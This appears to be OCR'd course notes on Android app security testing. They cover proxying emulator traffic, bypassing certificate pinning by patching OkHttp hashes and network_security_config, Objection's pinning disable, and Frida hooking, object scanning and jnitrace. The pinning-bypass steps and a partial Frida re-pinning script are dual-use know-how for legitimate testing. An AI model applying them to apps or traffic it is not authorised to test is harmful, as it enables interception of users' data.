
13. Man-in-the-Middle - Emulator

To establish a Man-in-the-Middle connection on the emulator, the easiest way is using the network proxy of it. But please keep in mind, this might only affect HTTP/HTTPS traffic and does not include things like MQTT / SQL / UPNP or other protocols.

The best setup would be using a real smartphone with a real router. Then we do not have to rely on certain emulation / software aspects.

13.1. Setup

Within the configuration menu on the left, please click on the three dots and switch to Settings.




After hitting apply the smartphone is forwarding the communication to our proxy. The ip address needs to be the interface of our virtual machine. In my case if I am using the NAT adapter which means, the ip address 172.16.240.129 has been assigned to my Linux system (VM).

14. Certificate Pinning

Certificate pinning is one of the most basic security mechanism we need to circumvent if we want to analyse the network traffic of a mobile app. But what it is a certificate pinning?

We already talked about installing our burp certificate onto the smartphone and select it as trustworthy. Well, certificate pinning is exactly the same but it only validates its own certificate against the corresponding endpoint. Therefore our global „burp.crt“ will not work here.



Now we try to get into a man-in-the-middle position. Our certificate has been successfully installed on the smartphone. We run the app, but we get an error message. Why?

Because the application is only trusting the certificate that has been hardcoded into ithe app. To bypass it we need to patch the application and replace it with the values from our burp certificate.

We will focus on the two most common libraries „okhttp“ and „retrofit“. But if you can patch them, you will be also able to patch all the other existing libraries. The schema is always the same.

14.1. Patching the OKHTTP Library

The easiest way to patch a library is to write the code by yourself. If you know how to write a certificate pinning app, you will also know where you need to patch it.

But let’s assume we are not familiar with writing our own app, we can still search for the code part: https://square.github.io/okhttp/4.x/okhttp/okhttp3/-certificate-pinner/.

This is awesome. We already got the code snippet that also other developers will use to perform their certificate pinning with the OKHTTP library.

```
String hostname = "publicobject.com";
CertificatePinner certificatePinner = new CertificatePinner.Builder()
    .add(hostname, "sha256/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=")
    .build();
OkHttpClient client = OkHttpClient.Builder()
    .certificatePinner(certificatePinner)
    .build();

Request request = new Request.Builder()
    .url("https://" + hostname)
    .build();
client.newCall(request).execute();
```

We define a new hostname „publicobject.com". Then we create the CertificatePinner object and we use „.add(hostname, „sha256/AAA“) to add the signature of the certificate.

So all we have to do here, is replacing the signature of the correct certificate with the one of burp and we are done!? A few more steps are required but this is a good start.

14.1.1. Getting the SHA256 hash from the Burp cert

To get the necessary public key of the burp certificate we can use this openssl magic :)

```
$ openssl x509 -inform der -in burp.der -pubkey -noout >
burp_pub_key.pem

$ cat burp_pub_key.pem | openssl rsa -pubin -outform der | openssl
dgst -sha256 -binary | openssl enc -base64
```

First we take our „.der“ or „.crt“ certificate and transform it into the public key format.

Then we use this public key format to calculate the public key hash. The output is shown below and this is the hash we need to replace in the application or/and in the network_security_config.xml.

```
writing RSA key
G5R02srVnsgqC01Rsd2QrpBEKLXvCcXB88T5jR2ll0A=
```

If you want to learn more about this, please have look at the video again. In case if the network_security_config.xml is not available, we have to create our own.

14.1.2. Replacing the PublicKey

The public key of the certificate has to be defined in the app. We search for the following values to identify it:

- sha256/
- CertificatePinner

We can also use the openssl command from above to identify the sha256 value of the original certificate and search for this value. These steps are explained in detail in the video of the Udemy course.

```
public class NetworkAPI extends AsyncTask<Void , Void, Boolean> {

    @Override
    protected Boolean doInBackground(Void... voids) {
        String hostname = "example.com";
        CertificatePinner certificatePinner = new CertificatePinner.Builder()
                //These three are not necessary because they are already defined in the network_security config.
                .add(hostname, "sha256/mM294xslEgmvDADAxWWH2DeH4/bNgPBpgZvd7SfciuA=")
                .add(hostname, "sha256/RQeZkB42znUfsDIIFWIRiYEcKl7nHwNFwWCrnMMJbVc=")
                .add(hostname, "sha256/r/mIkG3eEpVdm+u/ko/cwxzOMo1bk4TyHIlByibiA5E=")
                .build();
        OkHttpClient client = new OkHttpClient.Builder()
                .certificatePinner(certificatePinner)
                .build();

        Request request = new Request.Builder()
                .url("https://" + hostname)
                .build();
        try {
            Response httpResponse = client.newCall(request).execute();
            return httpResponse.isSuccessful();
        } catch (IOException e) {
            e.printStackTrace();
        }

        return false;
    }
}
```

14.1.2.1. Approach

- Decompile the application
- Go into the SMALI file
- Replace the string with the sha256 hash of the Burp certificate
  - const-string v2, „sha256/mM294xslEgmvDADAxWWH2DeH4/bNgPBpgZvd7SfciuA="
  - const-string v2, „sha256/G5R02srVnsgqC01Rsd2QrpBEKLXvCcXB88T5jR2Il0A="
- Move on with the Trust-Anchor section

14.1.3. Trust Anchor

After we have replaced the hash, we also need to overwrite the network_security_config.xml. This file defines the network security features and has been introduced in the „Nougat“ version of Android. We define to trust all system and user certificates.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config>
        <domain includeSubdomains="true" >example.com</domain>
        <trust-anchors>
            <certificates src="user" />
            <certificates src="system" />
        </trust-anchors>
    </domain-config>
</network-security-config>
```

After installing the burp certificate and starting the app, we can inspect the traffic of the mobile application.

14.2. Patching Certificate File


Sometimes the app contains the whole certificate in it. You may find this in the assets directory. Patching this is more easy.

14.2.1. Approach

- Decompile the application
- Check the type of certificate „public key“ or „.der“ format
- Generate / Transform the burp certificate into the right format
- Copy paste / replace the burp certificate with the correct one
- Compile the application
- Sign the application
- Done :)

14.2.1.1.Replace

Simply decompile the APK, replace the „server.der“ with the exported certificate of the BurpSuite and recompile the app.



Also take a look a the network_security_config. There might be additional certificate files which are defined here. They also need to be replaced.

14.2.2. Commands

Extract certificates - Public Key format

```
openssl s client -showcerts -connect www.example.com:443 </dev/null
```

Extract certificates - DER format

```
openssl s_client -showcerts -connect www.example.com:443 < /dev/null
| openssl x509 -outform DER > derp.der
```


14.3. Using Objection

Objection is a framework based on FRIDA and also has some really nice hooks for certain tasks like bypassing certificate pinning. Simply try it out if it works! :)

```
com.apphacking.testing on (Android-x86: 9) [usb] # android sslpinning disable
(agent) Custom TrustManager ready, overriding SSLContext.init()
(agent) Found com.android.org.conscrypt.TrustManagerImpl, overriding TrustManagerImpl.verifyChain()
(agent) Found com.android.org.conscrypt.TrustManagerImpl, overriding TrustManagerImpl.checkTrustedRecursive()
(agent) Registering job 1480234174266. Type: android-sslpinning-disable
com.apphacking.testing on (Android-x86: 9) [usb] #
```

15. Frida

Frida is the most amazing framework when it comes to runtime manipulation of mobile applications. It consists of a server running on the smartphone and a client running on our host system.



Among others can we perform the following tasks with FRIDA:

- Observing functions (parameters / return values)
- Creating new objects
- Calling arbitrary functions
- Manipulating libraries.

15.1. Installation

The installation process is simple but there are some pitfalls we need to be aware of.

15.1.1. FRIDA - ARM vs x86 vs x64

If we take a look at the available versions we will just be overwhelmed by all these different platforms that FRIDA supports:

https://github.com/frida/frida/releases/tag/14.2.5.

Which one should we pick?

For the smartphone we need the „FRIDA-Server“. This binary is available for several different platforms as shown below:

- frida-server-14.2.5-android-arm.xz
- frida-server-14.2.5-android-arm64.xz
- frida-server-14.2.5-android-x86.xz
- frida-server-14.2.5-android-x86_64.xz

So generally speaking, there are two major differences.

- One version is for the ARM architecture, which is the build for your smartphone.
- The other one is x86 which can be used for the VirtualMachine (VM) / emulator.

ARM and x86 are processor architectures and they are very different. Please take a look into the video if you are interested to hear more about this.

Modern smartphones are most likely using 64 bit but you can determine this by typing „cat /proc/cpuinfo“ into an adb terminal.

```
walleye:/ $ cat /proc/cpuinfo
Processor       : AArch64 Processor rev 4 (aarch64)
```

On my Nexus 5 - I use the „frida-server-14.2.5-android-arm.xz" version.

On my Google Pixel 2 - I use the „frida-server-14.2.5-android-arm64.xz" version.

On the VM - I use the "frida-server-14.2.5-android-x86.xz" version.

15.1.2. FRIDA - Version

FRIDA is still being heavily improved. After so many years, there are still weekly updates with complete new version numbers. Newer versions might be sometimes a little bit buggy regarding to certain architectures (x86).

15.1.2.1. Stay with a „newer“ version

So in case of any errors, they might have been fixed in a newer version of FRIDA so it is really a good advice to always keep it up to date.

15.1.2.2. Until you want to use the debug feature :)

FRIDA contains a live debugging feature, where you can use google chrome to debug your JavaScript code. This is extremely helpful, if you write more complex scripts.

Unfortunately a lot of things has changed and for me, it did not work in newer versions. So if we want to use this feature, we have to stick to an „older“ version, which does not really affect our testing. We will talk about this next.

15.1.3. FRIDA - Installation

If you want to install a certain version of FRIDA (https://github.com/frida/frida/releases/tag/14.2.5) we can simply do it with the following command:

```
$ pip3 install frida==14.2.5
```

15.1.3.1. Setting up the server

- Download the correct version for your device here:
  - https://github.com/frida/frida/releases/tag/14.2.5.
- Unzip the directory
- adb push frida-gadget-14.1.2-android-arm.so /data/local/tmp
- adb chmod +x /data/local/tmp/frida-gadget-14.1.2-android-arm.so

15.1.3.2. Setting up the client (Laptop)

Now we only need to install the frida-tools package and we are done :)

```
$ sudo apt-get install python3-pip
$ pip3 install frida-tools
```

15.1.4. FRIDA - Installation debugging version

There is only one version, where the debugging feature of FRIDA worked for me on all platforms (VM / Android 32 bit / Android 64 bit). This is version 12.11.18.

To uninstalling the current version and installing the 12.11.18 version can be done with one command:

```
$ pip3 install frida==12.11.18
```

Verify if the version 12.11.18 is active with „frida —version“.

15.2. Starting FRIDA

After the installation process, we connect the device with our laptop / VM and simply start the server.

```
$ adb shell
$ cd /data/local/tmp
$ chmod +x /data/local/tmp/frida-server
$ su
# ./frida-server
```

Please make sure, that the FRIDA CLI version on your laptop / VM is the same as the FRIDA server that is running on the smartphone. You might encounter very strange problems if this is not the case. You can verify this with „frida —version“ on your Laptop and compare it with the version of the frida-server on your smartphone (banner).

We can verify if the connection is working by listing the running processes of the smartphone. Open up a new linux terminal and run:

```
$ frida-ps -U
```

This will run the frida-ps script via the USB (-U) connection. If the server is running and the connection is working, we will get an output of the processes running at the moment.

15.3. Interaction with FRIDA

To get started with FRIDA we can use the CLI or write a whole script which can be launched via the „-l“ (lower L) parameter.

15.3.1. Using the CLI

The CLI is running in an iPython shell, which provides syntax support by pressing the „tab“ bar. We can also change variables on the fly or start executing functions. This all can be done even after we did start our script.

```
app@Hacking:/home/android $ frida -U gadget
     ____
    / _  |   Frida 14.1.2 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://www.frida.re/docs/home/

[Pixel 2::gadget]-> Java.per
                    _performPendingVmOps
                    _performPendingVmOpsWhenReady
                    perform
                    performNow
```

15.3.2. Using a JavaScript file

If we are writing more complex scripts, you will definitely want to use an external script editor. In this course we are using Visual Studio Code, but you can also use any other editor of your choice.

```
1  /*
2     Android SSL Re-pinning frida script v0.2 030417-pier
3
4     $ adb push burpca-cert-der.crt /data/local/tmp/cert-der.crt
5     $ frida -U -f it.app.mobile -l frida-android-repinning.js --no-pause
6
7     https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/
8
9     UPDATE 20191605: Fixed undeclared var. Thanks to @oleavr and @ehsanpc9999 !
10 */
11
12 setTimeout(function(){
13     Java.perform(function (){
14         console.log("");
15         console.log("[.] Cert Pinning Bypass/Re-Pinning");
16
17         var CertificateFactory = Java.use("java.security.cert.CertificateFactory");
18         var FileInputStream = Java.use("java.io.FileInputStream");
19         var BufferedInputStream = Java.use("java.io.BufferedInputStream");
20         var X509Certificate = Java.use("java.security.cert.X509Certificate");
21         var KeyStore = Java.use("java.security.KeyStore");
22         var TrustManagerFactory = Java.use("javax.net.ssl.TrustManagerFactory");
23         var SSLContext = Java.use("javax.net.ssl.SSLContext");
24
25         // Load CAs from an InputStream
26         console.log("[+] Loading our CA...")
27         var cf = CertificateFactory.getInstance("X.509");
28
29         try {
30             var fileInputStream = FileInputStream.$new("/data/local/tmp/cert-der.crt");
```

There is a website that hosts useful FRIDA scripts. This site can be found here:

https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/.


This website contains useful code snippets, that other FRIDA enthusiasts have created. But be careful when running scripts from the internet. You should always take a look into the code. Those scripts are not being reviewed.

15.4. Hooking Methods

FRIDA has the power, to overwrite existing methods. Let's take a look at an example from the following application:

https://f-droid.org/en/packages/org.secuso.privacyfriendlydicer/.

```
4   package org.secuso.privacyfriendlydicer.dicer;
5
6   import java.security.SecureRandom;
7
8   public class Dicer {
9       private static final SecureRandom random = new SecureRandom();
10
11      public int[] rollDice(int i, int i2) {
12          int[] iArr = new int[i];
13          for (int i3 = 0; i3 < i; i3++) {
14              iArr[i3] = random.nextInt(i2) + 1;
15          }
16          return iArr;
17      }
18  }
```



T

This application is just a simply „dicer" app. You can shake your smartphone and receive the result which is based on a SecureRandom functionality. The developer did make absolutely no mistake because this class provides a cryptographically strong pseudorandomd number generator (PRNG).

Source: https://developer.android.com/reference/java/security/SecureRandom.

15.4.1. Accessing Function Parameters

We have function „rollDice" that takes two parameters: „int i" and „int i2". The return value is an int array.

We can access, control and manipulate all of these values. Let's say we want to print out the parameters „i" and „i2":

```
Java.perform(function() {
        const Dicer = Java.use('org.secuso.privacyfriendlydicer.dicer.Dicer');
        Dicer.rollDice.implementation = function (param1, param2) {

            send("param1: " + param1);
            send("param2: " + param2);

            return this.rollDice(param1,param2);
        };
    });
```

JavaScript is very unsafe regarding to types. Strings and integers can be automatically handled. Many other things have to be casted because JavaScript is not aware of certain Android objects.

Modification

Beside accessing and prtinting them, we can of course also modify them. We can also keep track of the original values. We can do all of this on the fly by simply pasting this into the FRIDA console or reloading the script.

```
Java.perform(function() {
        const Dicer = Java.use('org.secuso.privacyfriendlydicer.dicer.Dicer');
        Dicer.rollDice.implementation = function (param1, param2) {

            send("param1: " + param1);
            send("param2: " + param2);

            param1 = 2;
            param2 = 4;

            return this.rollDice(param1,param2);
        };
    });
```

15.4.2. Overloading Functions

The same function can be defined multiple times with different parameters. This behavior is called, overloading.

If we have a different amount of parameters, this should be not a big deal.

It becomes a bit harder, if there is the same amount of parameters but different types. JavaScript is not aware of different types. But don't worry, we will handle this.

```
2   public class Entity {
3
4       [ ... shorten ... ]
5
6       public Entity removeComponent(Component component) {
7           edit().remove(component);
8           return this;
9       }
10
11      public Entity removeComponent(ComponentType type) {
12          edit().remove(type);
13          return this;
14      }
15  }
```

So here we have the „removeComponent" function twice. If we want to overwrite this function, we have to add the „.overload" attribute and also have to define the type that FRIDA knows which one to overwrite.

```
Java.perform(function => {
        const Entity = Java.use('com.element.Entity');
        Entity.removeComponent.overload('[Lcom.example.Component').implementation =
function (param1) {

            send("Overwriting removeComponent with Componnent Object: " + param1);

            return this.removeComponent(param1);
        };
    });
```

If we want to provide a String, we have to use

- .overload(,Ljava/lang/String')

If we are dealing with Integer values it will be:

- .overload('int','int')

15.4.3. Modifying Return value

This is normally pretty straight forward. We can simply modify the return value in the same way that we assign new values to the parameters.

But sometimes it can be a little bit tricky. Example given. The function above is returning back a byte array. Therefore we need to declare a byte array first, fill it with values and then can return it back.

The JavaScript code for declaring the byte array looks as follow. I do not want to provide a full FRIDA script here because this is part of a challenge :)

Example 1 - Dirty Solution:

```
var dirtySolution = [1, 2, 3, 4, 5, 6]
return dirtySolution;
```

Example 2 - Better Solution:

The solution above works but it would be more clear for FRIDA by using the internal functions of the framework to create a new integer array. This can be done as follow:

```
// This one here is more precisive
var intArray = Java.array('int', [1, 2, 3, 4, 5, 6]);
return intArray;
```

Here we define exactly, that it is an Array from the type „[I“ (SMALI). If we want to have an byte array („[B“) we can write: var intArray = Java.array('byte', [1, 2, 3, 4, 5, 6]);

15.5. Calling a Methods

In FRIDA we have the ability to actively call a method. here we want to call the “nextInt” function, without triggering the button in the application all the time.

```
1  package org.secuso.privacyfriendlydicer.dicer;
2
3  import java.security.SecureRandom;
4
5  public class Dicer {
6      private static final SecureRandom random = new SecureRandom();
7
8      public int[] rollDice(int poolSize, int faceNum) {
9          int[] dice = new int[poolSize];
10         for (int i = 0; i < dice.length; i++) {
11             dice[i] = random.nextInt(faceNum) + 1;
12         }
13         return dice;
14     }
15 }
```

If we want to run the random function we do have to create an instance first.

```
Java.perform(function() {
    const secuRandom = Java.use('java.security.SecureRandom');
    secuRandomInstance = secuRandom.$new();
    var buffer = secuRandomInstance.nextInt(5);
    send(„Random.nextInt " + buffer);
});
```

We get a reference to the SecureRandom class and create a new instance with $new(). Afterwards we can call the „nextInt“ function via this instance.

15.6. Scanning for Objects

We are able to call methods but it does not affect the game? This is because the „Object“ has been already created and the attributes are bound to this object.

If there are any questions on this, please take a look at the video because I will explain this in detail there. Let’s take a look at the following code:

```
3  public class Profile {
4      private int highScore = 0;
5      private int lastPlayedLevel = 1;
6
7      public int getHighScore() {
8          return this.highScore;
9      }
10
11     public void setHighScore(int highScore2) {
12         this.highScore = highScore2;
13     }
14 }
```

If we want to increase the highScore of the game, we need to fetch the existing „Profile“ instance first. Otherwise we will create a second highScore and increase this one, but this does not affect our game we are playing at the moment :)

```
Java.perform(function () {
    Java.choose("de.fgerbig.spacepeng.services.Profile", {
            onMatch: function(instance) {
                send('Found:'+instance)
                instance.highScore.value = 1000000
            },
            onComplete: function() { }
    });
});
```

We have to use „Java.choose“ to fetch all instances. In the onMatch callback, we will get all references to all found objects. Then we get the instance variable „highScore“ via the „.value“ param and increase it.

15.6.1. Creating new Objects

To create a new object, we simply fetch a reference of the class with „Java.use“. Then we use the „$new()“ function to create a new instance. We also have to provide the parameter for the constructor.

```
Java.perform(function () {
    var getStringClass = Java.use("java.lang.String");
    var stringInstance = getStringClass.$new("We have a new String Object!");
    send("We can provide this Object as parameter: " + stringInstance.toString());
});
```

15.6.2. Providing existing Instances as parameter

The last part we have to handle for now is the problem when we have to provide an object as parameter. Let’s create a new player —> CreatePlayer.

```
1  public class EntityFactory {
2      public static Entity createBackground(World world, String name) {
3          Entity e = world.createEntity();
4          Position position = new Position();
5          position.x = 400.0f;
6          position.y = 240.0f;
7          [ ... shorten ... ]
8          return e;
9      }
10
11     public static Entity createPlayer(World world) {
12         Entity e = world.createEntity();
13         Position position = new Position();
14         position.x = 0.0f;
15         position.y = 0.0f;
16         [ ... shorten ... ]
17         return e;
18     }
```

The world object (parameter) should only exist ones for our player / level. If we create a new world object, the player will be generated on a „not visible“ world.

To create a new player onto our existing world, we have to scan the memory for the world instance first. Afterwards we can call the function “createPlayer” and provide the instance of the existing world.

```
Java.perform(function () {
    Java.choose("com.artemis.World", {
            onMatch: function(instance) {
                send('Found:'+instance);

                instance.x = 120;
                instance.y = 100;

                    var entityFactory =
Java.use("de.fgerbig.spacepeng.services.EntityFactory")

                    entityFactory.createPlayer(instance);

            },
            onComplete: function() {
                 send("Done!");
            }
    });
});
```

We are having a static function which means, we do not have to create an „entityFactory“ instance first.

15.7. Timing

Timing can be very Important in FRIDA. Generally speaking, there are two possibilities.

- We can hook into the JVM and start the application
- We can hook into an application, that is already running.

Why is it important to know, when to hook? It can happen that certain methods are not available at the beginning. They are being loaded later on. If we try to hook these methods before they have been loaded, our script will be useless.

If we hook into an application that is already running, we might have missed certain checks like „Rooting Detections“ which makes our script also useless.

15.7.1. Providing existing Instances as parameter

This depends on the code we want to hook. We need to check the source code and libraries and trying to figure out, when it gets loaded. If you are too lazy for this, you can simply experiment with both approaches and see how it goes. But you do not have this advice from me ok? ;)

You can also set a breakpoint with the debugger, load your FRIDA script and resume the program. This approach is way better :)

15.7.2. Hooking into a running app

We need to start the application and after it runs we can hook into the process as follow:

```
$ frida -U com.apphacking.exampleOne -l <script>
```

15.7.3. Hooking before the app starts

If we want to hook the application before it has been started, we have to use “-f”. This will tell FRIDA to launch the process.

```
$ frida -U -f com.apphacking.exampleOne --no-pause
```

I have encountered that hooking into a running process sometimes claims “process not found”. Seems to be a FRIDA issue and might be solved in newer versions. For now we can simply start this application with “-f” which did work all the time for me.

15.8. NDK

Hooking into Native Development Kit (NDK) functions is a little bit more complex. Let's have a look at the following code. In line 25 we are defining a function which will be stored in a shared object (library) file - and not in the JavaCode. The library is named "native-lib" which can be found in line 8.

```
1  public class MainActivity extends AppCompatActivity {
2
3      String password = "App Hacking Udemy";
4      int round = 3;
5
6      // Used to load the 'native-lib' library on application startup.
7      static {
8          System.loadLibrary("native-lib");
9      }
10
11     @Override
12     protected void onCreate(Bundle savedInstanceState) {
13         super.onCreate(savedInstanceState);
14         setContentView(R.layout.activity_main);
15
16         // Example of a call to a native method
17         TextView tv = findViewById(R.id.sample_text);
18         tv.setText(encryptString(password, round));
19     }
20
21     /**
22      * A native method that is implemented by the 'native-lib' native library,
23      * which is packaged with this application.
24      */
25     public native String encryptString(String pass, int round);
26 }
```

15.8.1. Observing native methods in FRIDA

A really amazing FRIDA extension is „jnitrace". Even the developer of FRIDA itself „Ole André Vadla Ravnås" is contributing to this project :)

Source: https://github.com/chame1eon/jnitrace.

Installation

The installation is straight forward. Simply run this on your Linux system.

```
$ pip3 install jnitrace
```

Some nice options of this tool:

```
-i INCLUDE, --include INCLUDE
      A regex filter to include a JNIEnv or JavaVM method name.
-m {spawn,attach}, --inject-method {spawn,attach}
   Specify how frida should inject into the process.
-p PREPEND, --prepend PREPEND
   Prepend a Frida script to run before jnitrace does.
-a APPEND, --append APPEND
   Append a Frida script to run after jnitrace has started.
```

Running jnitrace

Simply provide the library-name we want to hook with the „-l“ parameter. If you want to hook before the apps start, then we need to add the „-m“ parameter.

Also take a look at the „Timing“ chapter if you want to know the difference :)

```
$ jnitrace -l libnative-lib.so com.apphacking.ndkfrida
```

The output of this tool for the function above is shown below:

```
Tracing. Press any key to quit...
         /* TID 4088 */
   5363 ms [+] JNIEnv->GetStringUTFChars
   5363 ms |- JNIEnv*          : 0xa5a19400
   5363 ms |- jstring          : 0xbffb1fa0
   5363 ms |- jboolean*        : 0xbffb1f47
   5363 ms |:     1
   5363 ms |= char*            : 0x870419e0

